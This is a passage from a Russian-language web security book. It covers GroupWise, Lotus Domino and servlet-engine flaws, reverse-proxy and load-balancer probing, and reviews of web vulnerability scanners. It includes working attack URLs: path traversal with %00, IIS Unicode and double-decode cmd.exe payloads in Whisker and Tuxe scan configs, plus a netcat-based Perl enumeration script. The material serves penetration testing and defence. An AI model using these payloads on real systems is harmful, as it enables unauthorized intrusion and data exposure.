**НА ЗАМЕТКУ** Обратите внимание на суть данной проблемы — некорректно установленные ограничения на доступ к каталогам. Из главы 4 вы узнаете, что именно такие изъяны следует искать при тестировании приложений.

## Контрмеры: RealServer

Нужно применить соответствующим образом настроенные таблицы управления доступом (ACL — Access Control List) к каталогу `/admin/Docs`.

## Произвольный доступ к файлам в Novell GroupWise

| | |
|---|---|
| *Популярность* | *8* |
| *Простота* | *8* |
| *Опасность* | *5* |
| *Степень риска* | *7* |

Хорошим примером сервлета, при создании которого не учитывались требования безопасности, является сервлет `webacc` системы GroupWise, созданной компанией Novell. Так как сервлет Java может выполняться в самых разных операционных системах и на разных Web-серверах, подобный изъян может повлиять на безопасность широкого круга серверов, начиная от Windows 2000 и заканчивая Novell Netware. Отправной точкой для взлома служит проверка ввода. При штатном использовании сервлета строка запроса выглядит как `/servlet/webacc?User.html=simple`. Однако вместо использования шаблона `simple` взломщик может указать имя любого файла системы.

```
http://victim.com/servlet/webacc?User.html=../../../../
                                novell/WebAccess/webacc.cfg%00
```

Побочным эффектом взлома является получение полного пути к файлу в системе Novell, причем даже в тех случаях, когда на компьютере установлен модуль обновления. Кроме того, взломщик сможет получить доступ к важной информации, находящейся в файлах `commgr.cfg` и `ldap.cfg` в каталоге `WebAccess`.

Символы "`%00`", указанные в конце вводимого URL, предназначены для обеспечения срабатывания взлома. Детальнее о взломе средств проверки вводимых данных говорится в главе 8.

## Контрмеры: GroupWise

Необходимо установить все модули обновления GroupWise, а также убедиться в том, что сервер GroupWise (или другого приложения) не находится на системном томе Windows.

## Lotus Domino

Lotus Domino — это разрабатываемая компанией IBM платформа для совместной работы, которая, как и многие современные продукты, теперь базируется на технологиях Web. Первый этап проверки сервера Lotus Domino состоит в получении информации о хранящихся на нем базах данных (файлы с расширением `.nsf`) с проверкой их разрешений на доступ. В каждой системе обычно есть несколько стандартных файлов (звучит, как задание на разработку автоматического сканера!). Среди таких файлов можно выделить несколько, имеющих самое большое значение с точки зрения безопасности.

- `Admin.nsf`
- `Admin4.nsf`
- `Catalog.nsf`
- `Events4.nsf`

- Names.nsf
- Setup.nsf

Более полный список, а также файл, который нужно использовать для сканера Stealh, можно найти по адресу: http://domilockbeta.2y.net/web/domilock/domilock.nsf/pages/rulesstealth (о сканере Stealth речь идет в разделе "Программное обеспечение автоматического сканирования изъянов Web-серверов").

В этих файлах можно найти немало интересной информации о пользователях, файловой системе, зарегистрированных сервером событиях и т.п.

## Средства работы с сервлетами

Язык Java и хакинг сервлетов — тема, заслуживающая отдельной книги. Некоторые средства работы с сервлетами имеют уникальные, только им присущие изъяны, но немало и таких, которые встречаются у всех подобных средств. Одним из часто используемых взломов является взлом, приводящий к утечке информации. Старшие версии систем WebLogic компании BEA и Tomcat компании Apache были подвержены взлому, осуществляемому с использованием символов "%70". При нормальной работе запрос вида http://www.victim.com/login.jsp приводит к отображению страницы входа. Однако, если записать этот же запрос в форме http://www.victim.com/login.js%70, это приведет к отображению в окне броузера исходного кода сервлета login.jsp. С одной стороны, код %70 соответствует символу "p", образуя расширение .jsp. Но с другой стороны, при синтаксическом анализе механизм обработки сервлетов, интерпретируя последовательность символов ".js%70" как .jsp, считает, что речь идет о статической странице в текстовом формате, которую надо отобразить на экране, а не о выполняемом сценарии.

Подобный метод взлома позволяет получить содержимое каталога. В данном случае передаваемый URL содержит последовательность символов "%3f.jsp". Например, при вводе http://www.victim.com/private/%3f.jsp возвращается перечень файлов, содержащихся в каталоге /private. Значение кода %3f соответствует символу косой черты ("/").

# Вспомогательные методы взлома Web-серверов

Как отмечалось в главе 1, Web-приложения часто используются в среде, в которой функционируют средства выравнивания нагрузки и (или) прокси-серверы. В данном подразделе приведен краткий обзор методов обхода или вскрытия подобных технологий с последующим получением прямого доступа к Web-серверу.

## Использование обратного прокси-сервера для получения схемы сети

В стандартной конфигурации прокси-сервер позволяет узлам внутренней сети обращаться с HTTP-запросами к Web-узлам Internet. Однако неправильно настроенный прокси-сервер может также позволить узлам Internet обращаться с запросами к узлам внутренней сети прокси-сервера, даже если в ней используются немаршрутизируемые адреса вида 10.0.3.4.

Для того чтобы вскрыть такую сеть, нужно сначала определить в ней прокси-сервер. Поскольку все подобные методы взлома базируются на особенностях функциональности прокси-сервера, характер проявления изъяна зависит от конкретного продукта, а также от предпринятых мер по его обновлению. Например, даже прокси-сервер Squid с открытым программным кодом может подвергаться данному методу взлома. Самый простой способ установить наличие данного изъяна состоит в использовании текстового броузера lynx. Так,

если нужно протестировать прокси-сервер, работающий с портом 8000, сначала нужно настроить свой броузер на порт взламываемого прокси-сервера, а затем попытаться напрямую подключиться к нужному порту, используя для этого любой внутренний адрес.

```
[rohan]$ export http_proxy=http://proxy.victim.com:8000/
[rohan]$ lynx http://адрес:порт/
```

В качестве переменной *адрес* можно указать любое внутреннее имя или IP-адрес любого узла взламываемой сети. Достаточно, чтобы к соответствующему этому имени или IP-адресу компьютеру мог обращаться прокси-сервер (наличие доступа для компьютера взломщика не требуется). Можно также выбрать произвольный порт. Некоторые службы, такие как SSH и SMTP, при подключении возвращают строку, наличие которой говорит о работоспособности службы. Таким образом, можно просканировать все узлы подсети, обращаясь к определенному порту, или же все порты определенного узла в диапазоне от 1 до 65535.

## Исследование узлов, скрытых с помощью средств выравнивания нагрузки

Применение средств выравнивания нагрузки позволяет скрыть несколько физических Web-серверов под одним IP-адресом или доменным именем. Это облегчает задачу администраторов при добавлении нового сервера в тех случаях, когда имеющихся мощностей уже не достаточно, чтобы справиться с возросшим потоком посетителей. Однако даже Web-серверы, скрытые с помощью подобных средств, можно определить и исследовать в индивидуальном порядке. Иногда оказывается, что один из серверов защищен хуже, чем остальные, или же, что среди них находится сервер, на котором велась разработка узла, вследствие чего на нем остался какой-то тестовый программный код, не удаленный нерадивым администратором.

Определить серверы, прикрытые средствами выравнивания нагрузки, достаточно просто. Все, что для этого нужно, — это знать название хотя бы одного каталога. Если это известно, тогда для получения списка серверов можно воспользоваться, например, следующим сценарием, написанным на языке Perl (для успешной работы система должна знать путь к утилите netcat).

```
#!/usr/bin/perl
# Определение скрытых Web-серверов
# 20010425 Майк Шема
$url = "/scripts";
$n = 10;
if ($#ARGV < 0) {
print "Usage: $0 <web site> [URL] [repetitions]\n";
exit;
}
$host = $ARGV[0];
$url = $ARGV[1] if ($ARGV[1]);
$n = $ARGV[2] if ($ARGV[2] !~ /\D+/);
$cmd = "echo -e \"GET $url HTTP/1.0\\n\\n\" | nc $host 80";
for($i=0; $i < $n; $i++) {
$res = `$cmd`;
$res =~ /(.*http:\/\/)(.*)(\/\w+)/g;
print "$2\n" if ($2);
}
```

Ниже приведен пример выходных данных, которые могут быть получены в ходе работы данного сценария. В выводимой информации присутствуют IP-адреса Web-серверов, скрытые с помощью средств выравнивания нагрузки под доменным именем login.victim.com. Ката-

лог /images, использованный в запросе, действительно присутствует на серверах. Заметьте, что в конце названия каталога опущен замыкающий символ косой черты ("/").

```
[rohan]$ ./load_balancer.pl login.victim.com /images 10
192.168.59.94
192.168.59.86
192.168.59.205
192.168.59.98
192.168.59.187
192.168.59.188
192.168.59.91
192.168.59.92
192.168.59.93
192.168.59.97
192.168.59.99
192.168.59.102
192.168.59.181
192.168.59.209
```

# Программное обеспечение автоматического сканирования изъянов Web-серверов

В этом разделе читатели, которых, возможно, уже пробила испарина от страха перед неизвестностью, найдут описание некоторых инструментальных средств, с помощью которых можно идентифицировать широко распространенные изъяны программного обеспечения Web-серверов. Большинство из описанных здесь *сканеров изъянов* (vulnerability scanner) Web использовались на практике, поэтому надеемся, что информация, которую вы получите, так сказать, из первых рук, поможет сэкономить немало времени при оценке возможностей этих сканеров.

## Whisker

| | |
|---|---|
| *Преимущества:* | *Гибкость, сценарий Perl, может работать как CGI-модуль, распространяется бесплатно* |
| *Недостатки:* | *Редко обновляется, не имеет встроенных средств поддержки протокола SSL* |
| ***Вывод:*** | ***Позволяет просканировать Web-сервер "на скорую руку", чтобы выявить, не появились ли новые изъяны*** |

Утилита Whisker, являясь, возможно, одним из самых старых сканеров изъянов Web, представляет собой достаточно надежный и простой инструмент, хотя качественно в чем-то и проигрывает более новым разработкам в данной области. Автор сканера Whisker, известный под псевдонимом Rain Forest Puppy, постоянно обещает выпустить улучшенную версию 2.0, но на момент написания данной книги эти обещания по-прежнему остаются нереализованными.

Основной функцией сканера Whisker является поиск на удаленных Web-серверах определенных файлов. Это связано с историческим моментом появления данного сканера, когда

большинство изъянов ассоциировались с наличием на сервере определенных файлов CGI или сценариев. На тот момент от сканера ничего больше и не требовалось. Однако с точки зрения сложившейся на сегодняшний день чрезвычайно сложной среды Web такая функциональность сканера выглядит, мягко говоря, ограниченной. Давайте продемонстрируем это, рассмотрев на простом примере, как работает Whisker.

**НА ЗАМЕТКУ** Сканер Whisker представляет собой сценарий, написанный на языке Perl (`whisker.pl`). Поэтому, чтобы поработать с ним, необходимо установить какую-либо среду поддержки Perl (мы предпочитаем ActiveState Perl).

Исходные данные сканер Whisker считывает из конфигурационного файла специальной базы данных (последний обычно имеет расширение `.db`). В файле базы данных находится информация об искомых файлах, о каталогах, в которых они могут располагаться, и другие сведения. В комплект поставки Whisker входит несколько достаточно надежных баз данных. Наиболее исчерпывающая база данных, причем не только среди стандартных баз данных Whisker, но и среди баз данных других подобных сканеров, представлена в файле `scan.db`. Ниже приведен пример запуска сканера Whisker для проверки одного сервера с использованием стандартного конфигурационного файла `scan.db`.

```
C:\>whisker.pl -h victim.com -s scan.db
-- whisker / v1.4.0 / rain forest puppy / www.wiretrip.net --

= - = - = - = - = - =
= Host: victim.com
= Server: Microsoft-IIS/5.0

+ 200 OK: GET /whisker.ida
+ 200 OK: GET /whisker.idq
+ 200 OK: HEAD /_vti_inf.html
+ 200 OK: HEAD /_vti_bin/shtml.dll
+ 200 OK: HEAD /_vti_bin/shtml.exe
```

Если посмотреть на результаты, полученные в ходе сканирования, можно сделать вывод о том, что Whisker идентифицировал несколько потенциально опасных файлов, находящихся на сервере IIS 5, а также установил присутствие фильтров ISAPI, соответствующих файлам `.ida` и `.idq` (файлы с именами `whisker.ida` и `whisker.idq` "виртуальные", на самом деле на диске их нет, а их присутствие в выдаваемых результатах говорит о том, что исследуемый сервер отвечает на запросы для получения файлов такого типа). Снова напомним, что на этом, собственно, работа сканера Whisker и заканчивается, поскольку он, подобно другим старым сканерам CGI, просто определяет наличие на диске файлов, так или иначе связанных с изъянами системы безопасности сервера.

Достоинства Whisker определяются его простым в изучении языком базы данных, который подробно описан во входящем в комплект поставки файле `whisker.txt`. Используя этот язык, можно достаточно просто добавлять в базу данных новые сценарии. Собственно говоря, весь язык базируется на применении массивов (`array`), с которыми работает функция сканирования (`scan()`).

*Массив* — это список каталогов, в которых осуществляется поиск заданного файла. Например, чтобы создать массив `roots`, в который входят каталоги `/` (корневой каталог Web-сервера), `scripts`, `cgi-bin`, `iisadmin` и `iishelp`, можно воспользоваться следующей командой.

```
array roots = /, scripts, cgi-bin, iisadmin, iishelp
```

Для обращения к элементам массива в теле сценария базы данных используется синтаксис вида *@имя_массива*. Массивы могут содержать не только простые элементы, но и другие

массивы. Иными словами, можно вкладывать один массив в другой, что позволяет работать с достаточно сложными структурами каталогов, используя всего несколько строк кода.

Вызов функции `scan()` приводит к выполнению поиска в заданном массиве указанного файла. Продолжая предыдущий пример, представим, что нужно найти в массиве `roots` файл `my.cgi`. В таком случае нужно воспользоваться следующей командой.

```
scan () @roots >> my.cgi
```

Для того чтобы поиск проходил только на тех системах, при обращении к которым в заголовке HTTP обнаруживается строка `IIS/5.0`, нужно изменить синтаксис следующим образом.

```
scan (IIS/5.0) @roots >> my.cgi
```

Итак, если нужно просканировать сеть с целью определения серверов, на которых в каталогах `/`, `scripts`, `cgi-bin`, `iisadmin` и `iishelp` имеется файл `default.asp`, нужно создать следующий конфигурационный файл.

```
array roots = /,scripts, cgi-bin, iisadmin, iishelp
scan (IIS/5.0) @roots >> default.asp
```

Конечно, язык сценариев баз данных Whisker, помимо рассмотренных выше возможностей, поддерживает и многие другие. К ним относятся: использование условных операторов, работа с несколькими внутренними переменными, оценка возвращаемых значений HTTP и т.д. Зная типичную структуру каталогов Web-сервера и проявив немного изобретательности, можно расширить функциональность Whisker, разрабатывая специальные файлы баз данных и тем самым превращая Whisker в развитой и гибкий инструмент сканирования. Ниже рассматривается пример файла базы данных, которым можно пользоваться для проверки наличия на сервере одного из изъянов, приводящих ко взлому через Unicode.

```
#Unicode.db by Joel Scambray 01-05-02
#Based on whisker by RFP
#If you want to stop the scanner at any point,
# insert the "exitall" command
#If you want to insert Perl at any point, use:
# eval
# [perl code...]
# endeval
#
# globals
# ***********
#change the default method to GET - switch to other using usepost, if
# necessary for scans, and restoremeth to return to default
set XXMeth = GET
set XXVer = HTTP/1.0
set XXVerbose = 1
#
# arrays
# **********
array Unicode = scripts,iissamples,iisadmin,iishelp,cgi-
bin,msadc,_vti_bin,
certsrv,certcontrol,certenroll
#
# scans
# **********
print Checking for variation on IIS Unicode File System Traversal
```

```
print The target may be vulnerable to Unicode if 200 is received
scan (iis) @Unicode / >> ..%c0%af../winnt/system32/cmd.exe?/c+dir
```

Если запустить Whisker для проверки уязвимого сервера, указав в качестве параметра имя этого файла, можно получить следующие результаты.

```
test>whisker.pl -h www.victim.com -s unicode.db
-- whisker / v1.4.0 / rain forest puppy / www.wiretrip.net --

= - = - = - = - = - =
= Host: www.victim.com
= Server: Microsoft-IIS/5.0


Checking for variation on IIS Unicode File System Traversal
The target may be vulnerable to Unicode if 200 is received
+ 200 OK: GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
```

Если же сервер не содержит изъянов, будут получены отклики HTTP следующего вида.

```
+ 404 Object Not Found
+ 403 Access Forbidden
```

Еще одна, часто недооцениваемая, возможность Whisker состоит в том, что его можно запускать как выполняемый модуль CGI. Для этого достаточно переименовать файл `whisker.pl` в `whisker.cgi`, а затем поместить его в каталог `/cgi-bin` Web-сервера. В документации такая возможность упоминается лишь мимоходом, однако этот режим работы Whisker очень удобен, поскольку позволяет получать выходные данные в формате HTML (кстати, этого же эффекта можно добиться, указав в командной строке параметр `-W`) и, при необходимости, работать с ними с использованием Web-технологий.

**НА ЗАМЕТКУ** В разделе "Дополнительная информация", который находится в конце данной главы, указан адрес, по которому можно получить средства поддержки SSL для Whisker.

## Nikto

| | |
|---|---|
| *Преимущества:* | *Очень прост в использовании, распространяется бесплатно, сканирует все порты Web-сервера, поддерживает SSL и прокси-серверы, обеспечивает автоматическое обновление базы данных* |
| *Недостатки:* | *До сих пор не реализована поддержка файлов узлов, хотя предусмотрен соответствующий параметр командной строки (-H)* |
| ***Вывод:*** | ***На сегодня это наш любимый сканер*** |

Утилита Nikto представляет собой сценарий, написанный на языке Perl Крисом Сулло (Chris Sullo) под вдохновением (и с использованием) Whisker хакера Rain Forest Puppy. В работе сканера Nikto используется библиотека `libwhisker`, обеспечивающая поддержку функциональности сокетов и HTTP. На момент написания данной книги можно заявить, что этот сканер явля-

ется одним из лучших бесплатных сканеров Web-серверов. Он позволяет проверить самые различные аспекты безопасности Web-сервера, включая такие, как неправильная конфигурация, наличие установленных по умолчанию или потенциально опасных файлов и сценариев, а также устаревшее программное обеспечение. Проверки могут выполняться как по протоколу HTTP, так и по протоколу HTTPS. Кроме того, сканер может выполнять базовые функции сканирования портов, если возникает необходимость проверить, не работает ли Web-сервер с каким-то нестандартным портом. Но что самое замечательное — наличие режима обновления позволяет автоматически получать от главного сервера распространения обновлений новые схемы проверки изъянов и подключаемые модули. Это дает уверенность в том, что сканер Nikto всегда сможет найти все недавно ставшие известными изъяны (справедливости ради надо отметить, что на момент написания данной книги сервер распространения обновлений был выключен).

По своему опыту использования сканера Nikto в ходе проведения консультаций по безопасности рабочих Web-серверов компаний и организаций можем сказать, что он позволяет выполнить весьма обширный перечень проверок. Более того, сканер делает это так быстро и так интенсивно, что вполне в состоянии "положить" небольшой сервер с низкой производительностью. Естественно, такое сканирование не останется незамеченным и обязательно найдет отражение, как в журналах Web-сервера, так и в журналах системы обнаружения вторжений (кстати, у сканера есть режим, обеспечивающий обход такой системы). Процесс сканирования базируется на использовании подключаемых модулей, которые, естественно, также представляют собой сценарии, написанные на языке Perl. Это позволяет обновлять функциональность сканера, добавляя собственные подключаемые модули. Новичкам же он понравится за реализованную в этом сканере технологию "одной кнопки", а также за возможность автоматического обновления. Надеемся, что Крис будет продолжать поддержку этого прекрасного инструмента.

## twwwscan/arirang

| | |
|---|---|
| *Преимущества:* | *Очень прост в использовании, распространяется бесплатно* |
| *Недостатки:* | *Не настолько гибок, как другие сканеры; не имеет встроенных средств поддержки SSL* |
| ***Вывод:*** | ***Будет полезен новичкам в вопросах безопасности Web*** |

Утилиты `twwwscan` и `arirang` представляют собой, соответственно, Windows- и UNIX-версии сканера изъянов Web-серверов, написанного корейским хакером, выбравшим псевдоним pilot. В данном подразделе, в основном, говорится о версии `twwwscan`.

Сканер `twwwscan` позволяет проверять в каждом сеансе работы только один сервер. Однако, используя команду `FOR` Windows NT/2000, можно легко организовать цикл, в котором будут перебираться представленные в файле IP-адреса или имена узлов. Обновляется сканер довольно редко, но зато этот недостаток компенсируется тем, что он выдает хорошо отформатированные отчеты в формате HTML. Но самое главное, на наш взгляд, достоинство данного сканера состоит в наличии его управляемого пользователем варианта, названного Tuxe. Утилита Tuxe напоминает утилиту Whisker в том, что ее главный выполняемый модуль также считывает определенные пользователем параметры из конфигурационного файла (`.uxe`) и производит проверки соответствующих изъянов.

Ниже приведен пример файла `sample.uxe`, позволяющего проверить наличие на сервере IIS самых часто встречающихся изъянов, о которых шла речь в этой главе.

```
##################################################################
#iis2.uxe by joel
```

```
#usage tuxe [target] [port] iis2.uxe
##############################################################################

200 OK-> GET :/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
^Unicode;
200 OK-> GET :/scripts/..%255c../winnt/system32/cmd.exe?/c+dir+c:\
^Double Decode;
500-> GET :/null.printer ^.printer;

200 OK-> GET :/null.ida ^Code Red?;

200 OK-> GET :/null.idq ^Code Red?;
```

Как видно из этого примера, утилита Tuxe позволяет пользователю определять, какие коды возврата следует ожидать при выдаче тех или иных запросов. На рис. 3.6 представлен пример данных, выдаваемых утилитой в ходе проверки сервера IIS 5.0 с настройкой параметров, установленной по умолчанию.





*Рис. 3.6. Результаты, выдаваемые утилитой Tuxe при использовании определенного пользователем файла* `.uxe`

## Stealth HTTP Scanner

| | |
|---|---|
| *Преимущества:* | *Регулярно обновляется, позволяет наращивать функциональность* |
| *Недостатки:* | *Версия 3.0 стоит $250 на один IP-адрес, интерфейс нельзя назвать интуитивно понятным* |
| ***Вывод:*** | ***Если вам удастся его раздобыть, сможете выполнить полное тестирование Web-узла*** |

Одним из самых новых и довольно интересных сканеров изъянов Web является утилита Stealth HTTP Scanner, разработанная Фелипе Моницом (Felipe Moniz). Как заявляет разработчик, последняя (на момент написания данной книги) версия N-Stealth 3.0 обеспечивает сканирование свыше 18000 изъянов систем безопасности HTTP-серверов. Кроме того, она также позволяет добавлять дополнительные проверки с помощью чрезвычайно простого языка сценариев. Поскольку нам не удалось получить N-Stealth к моменту сдачи книги в печать, приведенная ниже информация относится к сканеру Stealth версии 2.0 (сборка 35).

Несмотря на наличие графического интерфейса, сканером Stealth пользоваться не так-то и легко. Например, стоит заполнить поле Host раздела Scanner, как тут же исчезает элемент управления, позволяющий выполнять режим сканирования диапазона IP-адресов. Для того чтобы он снова появился, нужно очистить поле Host, а затем установить флажок IP Range. Кроме того, чтобы очистить список Scan List, нужно вручную удалить записи из файла `Scanlist.lst`,

который находится в каталоге программы Stealth. Поэтому на предложение программы добавить текущий сервер в список сканируемых серверов мы всегда отвечали отрицательно. Вне зависимости от того, выполняется ли сканирование списка серверов или одного сервера, Stealth всегда проверяет наличие открытых портов. Эта особенность наиболее раздражающая и, кроме того, при сканировании большого количества систем ведет к резкому снижению производительности.

Определяемые пользователем сценарии проверок сохраняются в файлах с расширениями `.exp`. Несколько таких файлов входят в комплект поставки Stealth 1.0 и размещаются в каталоге `Db` основного каталога программы (обычно — `C:\Program Files\Stealth\Db`). Советуем обратить внимание на сценарий `iisdoubledecode.exp`, который входит в стандартный пакет Stealth. Этот сценарий является хорошим примером гибкости и полноты проверки, которых можно достичь при использовании Stealth.

Любой пользователь может написать собственный сценарий `.exp` и, поместив его в указанный каталог, подключить к Stealth. Для просмотра списка доступных программе файлов `.exp` нужно перейти в раздел Database и открыть вкладку Stealth User's Exploit (если созданного вами сценария нет в списке, щелкните на зеленой кнопке обновления, находящейся в правом нижнем углу). Из этого списка можно выбрать файл сценария, в соответствии с которым будет проходить проверка, а затем щелкнуть на кнопке Scanner, перейти на вкладку Hacking Techniques и установить флажок Stealth User's Techniques.

Написать собственный сценарий достаточно просто. Пользователь может выполнить одну из двух проверок: стандартную и тесты на переполнение буфера. Простая стандартная проверка программируется следующим образом.

```
#GET /null.printer #500
```

В данном примере выполняется проверка того, имеется ли на Web-сервере IIS 5 изъян, связанный с протоколом Internet Printing Protocol, о котором шла речь в начале данной главы. Из примера видно, что в нем используется метод HTTP `GET` для запроса файла `/null.printer` с ожиданием отклика HTTP `500 Internal Server Error`. Получение такого отклика может свидетельствовать о том, что в системе безопасности сервера имеется данный изъян.

А вот как выглядит пример простой проверки на переполнение буфера.

```
"bofgen=/sample.exe?%bofstr","bytes=9","chars=a"
```

После анализа полученной команды сканер отправит Web-серверу следующую строку, содержащую запрос `GET`.

```
GET /sample.exe?aaaaaaaaa
```

Наличие такой возможности позволяет экспериментировать с возникновением состояния выхода за границы, однако при этом следует учитывать, что сканер Stealth при тестировании на переполнение буфера не проверяет получаемые коды возврата, как это происходит при стандартной проверке. В этом смысле его полезность ограничена и для того, чтобы проследить, что происходит при выполнении подобных тестов, следует либо воспользоваться отладчиком на проверяемом сервере, либо каким-то другим способом организовать мониторинг выдаваемых сканером результатов работы.

В комплект поставки Stealth версии 2.0 входит средство Exploit Development, которое, как нетрудно догадаться, представляет собой графическую оболочку, призванную облегчить разработку файлов `.exp`. Эта оболочка позволяет определять строки запросов HTTP, ожидаемые коды возврата, а также параметры. Кроме того, в поставку версии 2.0 входит и утилита обновления, которая получает и устанавливает модули обновления, находящиеся на указанном пользователем сервере.

Сканер Stealth HTTP Scanner записывает результаты сканирования в удобной для восприятия форме отчета в формате HTML. На рис. 3.7 показано, как может выглядеть окно сканера в момент проверки Web-сервера IIS 5.





*Рис. 3.7. Stealth HTTP Scanner*

## Typhon

| | |
|---|---|
| *Преимущества:* | *Простой графический интерфейс, обновление через Internet* |
| *Недостатки:* | *Не поддерживаются настраиваемые пользователем проверки, в каждом сеансе работы можно проверить только один узел* |
| ***Вывод:*** | ***Подождать до выхода второй версии*** |

Утилита Typhon представляет собой возрожденный вариант сканера CIS (Cerberus Internet Scanner), написанный Дэвидом Литчфилдом (David Litchfield) и его коллегами по работе в английской компании Cerberus Internet Security. На некоторое время Дэвид передавал свой продукт компании @Stake, но сейчас сам решил заняться маркетингом сканера Typhon, создав для этого новую компанию Next Generation Security Software (NextGenSS Ltd.)

Хотя список выполняемых утилитой GIS проверок был недостаточно полным, однако качество этих проверок было отличным. Эти традиции продолжила утилита Typhon I. Она может обнаружить много хорошо известных изъянов удаленных систем, включая изъяны, характерные для NT, SNMP, RCP, SQL, SMTP, POP3 и FTP. Кроме того, в ее состав входит сканер портов. На рис. 3.8 показано диалоговое окно настройки параметров сканирования Typhon I.





*Рис. 3.8. Параметры настройки сканирования Typhon I*

Конечно, учитывая тему данной книги, нас прежде всего интересуют проверки безопасности Web. Сканер Typhon не разочарует пользователя, который собирается применить его для работы с платформой Windows. Результаты, полученные в ходе сканирования, представляются в формате HTML.

Основным недостатком Typhon I в сравнении с другими опробованными сканерами является отсутствие возможности добавления пользовательских проверок. Кроме того, хотя программное обеспечение сканера можно обновлять по Internet, эти обновления сводятся к простой замене всех бинарных файлов Typhon, а режим обновления отдельных модулей отсутствует. Наконец, в каждом сеансе работы Typhon I может сканировать не более одного узла, тогда как другие сканеры позволяют одновременно сканировать несколько узлов сети. В начале 2002 года компания NextGenSS выпустила коммерческую версию сканера Typhon I, названную Typhon II, которая, по заявлению компании, значительно удобнее. Однако мы к моменту подготовки данной книги к печати не смогли получить копию этой утилиты, поэтому ничего о том, насколько эти заявления соответствуют действительности, сказать не можем.

## WebInspect

| | |
|---|---|
| *Преимущества:* | *Простой и понятный графический интерфейс, высокая производительность, легкость обновления, подробные отчеты, наличие средств создания пользовательских проверок начального уровня* |
| *Недостатки:* | *Высокая стоимость, необходимость дополнительных лицензий на каждый IP-адрес* |
| ***Вывод:*** | ***Большой потенциал, но за высокую цену*** |

Система WebInspect, разработанная компанией SPI Dynamics, представляет собой впечатляющий инструмент сканирования изъянов как в системе безопасности Web-сервера, так и в системе безопасности приложения. Помимо определения 1500 известных изъянов, она просматривает содержимое узла и выполняет некоторые элементарные проверки на уровне приложения, такие, например, как попытки подбора часто используемых имен непроиндексированных на Web-узле, но присутствующих в системе Web-файлов, попытки подбора паролей и передачи параметров, а также проверки скрытых параметров. Программное обеспечение сканера легко обновляется и может расширяться за счет использования проверок, определяемых пользователем (хотя нужно заметить, что средства подключения таких проверок рудиментарны). Очень впечатляет производительность этого сканера: полный анализ типичного Web-сервера, включая каталогизацию свыше 1500 страниц HTML, был проведен за четыре минуты.

Конечно, сканер WebInspect имеет и недостатки. Один из них — стоимость. Мы считаем, что 5000$ на сервер плюс 20% в год за обслуживание и поддержку — это достаточно серьезная сумма. Еще одним серьезным недостатком является то, что каждая лицензия выдается на отдельный IP-адрес, что, скорее всего, покажется обременительным для больших организаций. Кроме того, нас весьма заинтриговало сообщение, которое мы получили, начав сканирование своей тестовой сети с помощью демонстрационной версии, приобретенной у компании SPI Dynamics.

> *"Вы пользуетесь версией WebInspect, которая через защищенное соединение предоставляет сведения обо всех сканируемых IP-адресах в компанию SPI Dynamics с целью аутентификации вашей лицензии."*

Напоследок хотим высказать небольшое замечание о том, что для каждого сканируемого узла нужно вручную задавать конфигурацию сканирования. В больших сетях, на наш взгляд,

лучше оперировать текстовым файлом с адресами IP. В целом мы считаем, что этот сканер представляет собой довольно перспективное средство, хотя с такой ценовой политикой компании он, скорее всего, будет доступен лишь организациям, обладающим большим бюджетом. Общий вид окна WebInspect представлен на рис. 3.9.





*Рис. 3.9. Сканер WebInspect компании SPI Dynamics после выполнения сканирования приложения, работающего на Web-сервере IIS 5*

## AppScan

| | |
|---|---|
| *Преимущества:* | *Хорошо подобранные проверки с возможностью обновления, наличие возможности определения пользовательских проверок, развитые средства создания отчетов* |
| *Недостатки:* | *Высокая стоимость, сложность получения и установки, слишком высока нагрузка на сервер* |
| ***Вывод:*** | ***Если у вас завалялись лишних 15000$, можете приобрести этот сканер*** |

Система AppScan компании Sanctum претендует называться не просто сканером системы безопасности Web-сервера, а настоящим комплексом оценки недостатков системы безопасности на уровне приложений. Хотя она, конечно, идентифицирует распространенные изъяны безопасности Web-сервера, все же основная часть выполняемой AppScan работы состоит в проведении попыток взлома Web-приложений, работающих на сервере. Для этого система каталогизирует Web-узел, а затем предпринимает всевозможные манипуляции с HTTP, используя сведения, найденные в ходе изучения сервера.

Хотим сразу оговориться, что нам не удалось поработать с последней версией системы AppScan. Однако мы внимательно изучили информацию о продукте, опубликованную на Web-узле компании, а также побеседовали с пользователями, которые изучали возможности системы по заданию профессиональных журналов или в рамках своих служебных обязанностей. По общему мнению, эта система представляет собой солидный сканер безопасности Web-приложений, позволяющий выявлять множество различных изъянов, которые предварительно изучались в лаборатории компании Sanctum. Выходные данные продукта можно представить в различных форматах, причем среди них имеются некоторые стандартные формы отчетов в формате HTML с внедренными графическими данными. Проверки, определяе-

